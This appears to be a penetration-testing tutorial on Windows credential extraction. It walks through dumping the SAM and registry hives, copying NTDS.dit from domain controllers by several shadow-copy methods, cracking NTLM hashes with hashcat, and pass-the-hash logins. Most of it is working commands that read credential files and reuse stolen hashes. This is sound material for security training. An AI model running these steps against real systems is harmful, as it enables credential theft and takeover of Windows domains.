The Security Account Manager (SAM) is a database file in Windows XP, Vista, 7, 8.1, 10 and 11 that stores usernames & passwords. It can be used to authenticate local and remote users. Beginning with Windows 2000 SP4, Active Directory authenticates remote users.
The user passwords are stored in a hashed format in a registry hive either as an LM hash or as an NTLM hash (NTLM has replaced LM which is a compromised protocol). This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM, SYSTEM privileges are required to view it.
We also need the System or Security registry hives to decrypt the SAM file and these can all be saved from an elevated command prompt using the Windows registry command line tool with the following syntax:
reg save hklm\sam .\sam
reg save hklm\security .\security
reg save hklm\system .\system

These files can then be brought to our attacking machine where we use Impacket’s secretsdump.py script
- SAM is the Registry hive
- SYSTEM is the System hive - note that system does not store AD cred info
- LOCAL simply states that we want to use the files that we specify (on the local system)
- SECURITY is the Security hive and is used to store AD cred info
secretsdump.py -sam sam -system system LOCAL
secretsdump.py -sam sam -security security -system system LOCAL

Worth noting that the first part of the hash in this case “aad3b435b51404eeaad3b435b51404ee” resolves to NULL as it is not storing as LM - if it were it would be very easy to crack!
Domain Controller
On a Domain controller there is no SAM database instead all the domain information including password hashes are stored in the NTDS.dit database.
There are a few methods to take a copy of NTDS.dit however slightly more involved than the reg save command, the file is in use and some methods may not work for one reason or another.
Method 1
The vss switch option that is required to make this method work is only available from Server 2016 or later, esentutl.exe can extract and save NTDS.dit (as well as SAM, SYSTEM & SECURITY).
esentutl.exe /y /vss c:\windows\ntds\ntds.dit /d c:\Users\Administrator\Desktop\ntds.dit
Method 2
Using the ntdsutil utility we can also dump the NTDS.dit, however this was blocked by my AV.
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
Method 3
Use the DC’s vssadmin application to create a volume shadow copy.
vssadmin.exe create shadow /for=c:
Next create the exfil directory and copy the NTDS.dit from the shadow copy there.
mkdir c:\exfil
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\ntds\ntds.dit C:\exfil\ntds.dit
Also extract the SYSTEM key from the registry or shadow copy so that we can extract the hashes.
reg save hklm\SYSTEM C:\exfil\system
Once we have exfiltrated the data to our attacking machine we can clean up.
vssadmin.exe delete shadows /for=c:
rmdir c:\exfil
Method 4
On Server 2008 or later we can use diskshadow to dump the NTDS.dit, first create a shadowdisk.exe script to create a shadow disk copy of C: this can be called shadow.txt:
set context persistent nowriters
set metadata c:\exfil\metadata.cab
add volume c: alias trophy
create
expose %someAlias% z:
Execute it
mkdir c:\exfil
diskshadow.exe /s C:\users\Administrator\Desktop\shadow.txt
cmd.exe /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
Lastly we need to cleanup inside the interactive diskshadow utility:
diskshadow.exe
    > delete shadows volume trophy
    > reset
Method 5
If you have credentials for an account that can log on to the DC, it’s possible to dump hashes from NTDS.dit remotely via RPC protocol with impacket:
impacket-secretsdump -just-dc-ntlm offense/administrator@10.0.0.6
Once again we can leverage secretsdump:
secretsdump.py -system system -ntds ntds.dit local
Once hashes are obtained we can either use Pass The Hash (pth) attacks or try to crack them to their clear text values.
Hashcat
First we can check what hardware hashcat will be using, as running on a GPU is considerably faster than the CPU.
hashcat -I
Cracking in it’s simplest form using hashcat, we use the rockyou wordlist. RockYou was a company that developed widgets for social networks including MySpace and Facebook. In December 2009 they had a databreach of 32 million user accounts and their unencrypted passwords.
hashcat -a 0 -m 1000 hashes /usr/share/wordlists/rockyou.txt
Where:
- -a 0 specifies the wordlist attack mode.
- -m 1000 specifies that the hash is NTLM.
This has stored the cracked hashes in the default ~/.hashcat/hashcat.potfile which we can then –show adding the usernames (–username):
hashcat --show --username hashes
Adding the year as a lot of users will add the year to the password to satisfy the digit requirement
hashcat -a 0 -m 1000 hashes /usr/share/wordlists/rockyou.txt -r add-year.rule
Where:
- -r add-year.rule is our custom rule file
which contains
$2$0$1$7
$2$0$1$8
$2$0$1$9
$2$0$2$0
$2$0$2$1
$2$0$2$2
$2$0$2$3
$2$0$2$4
Adding a number and a symbol
hashcat -a 6 -m 1000 hashes /usr/share/wordlists/rockyou.txt '?d?s'
This is using the character set below:
? | Charset
===+=========
l | abcdefghijklmnopqrstuvwxyz
u | ABCDEFGHIJKLMNOPQRSTUVWXYZ
d | 0123456789
h | 0123456789abcdef
H | 0123456789ABCDEF
s | !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
a | ?l?u?d?s
b | 0x00 - 0xff
To combine the above two methods (add the year followed by a special symbol) we need to make use of hashcat’s stdout command.
hashcat -m 0 --stdout /usr/share/wordlists/rockyou.txt -r add-year.rule > modified_rockyou.txt
hashcat -a 6 -m 1000 hashes modified_rockyou.txt '?s'
Additional rules can be found on the hashcat wiki, however one that has proved very useful is OneRuleToRuleThemAll which can be accessed on Github here.
hashcat -a 0 -m 1000 hashes /usr/share/wordlists/rockyou.txt -r OneRuleToRuleThemAll.rule
We can also combine wordlists (far too long for 2 x rockyou!).
hashcat -a 1 -m 1000 hashes /usr/share/wordlists/rockyou.txt /usr/share/wordlists/rockyou.txt
Pass The Hash
We can use the following programs and just pth;
secretsdump.py WORKGROUP/Administrator@10.1.1.1 -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Mimikatz
Metasploit (SMB_LOGIN module)
CrackMapExec
xfreerdp
evil-winrm
wmiexec.py domain.local/user@10.0.0.20 -hashes aad3b435b51404eeaad3b435b51404ee:BD1C6503987F8FF006296118F359FA79
smbclient
Further reading on NTDS.dit: https://blog.ropnop.com/extracting-hashes-and-domain-info-from-ntds-dit/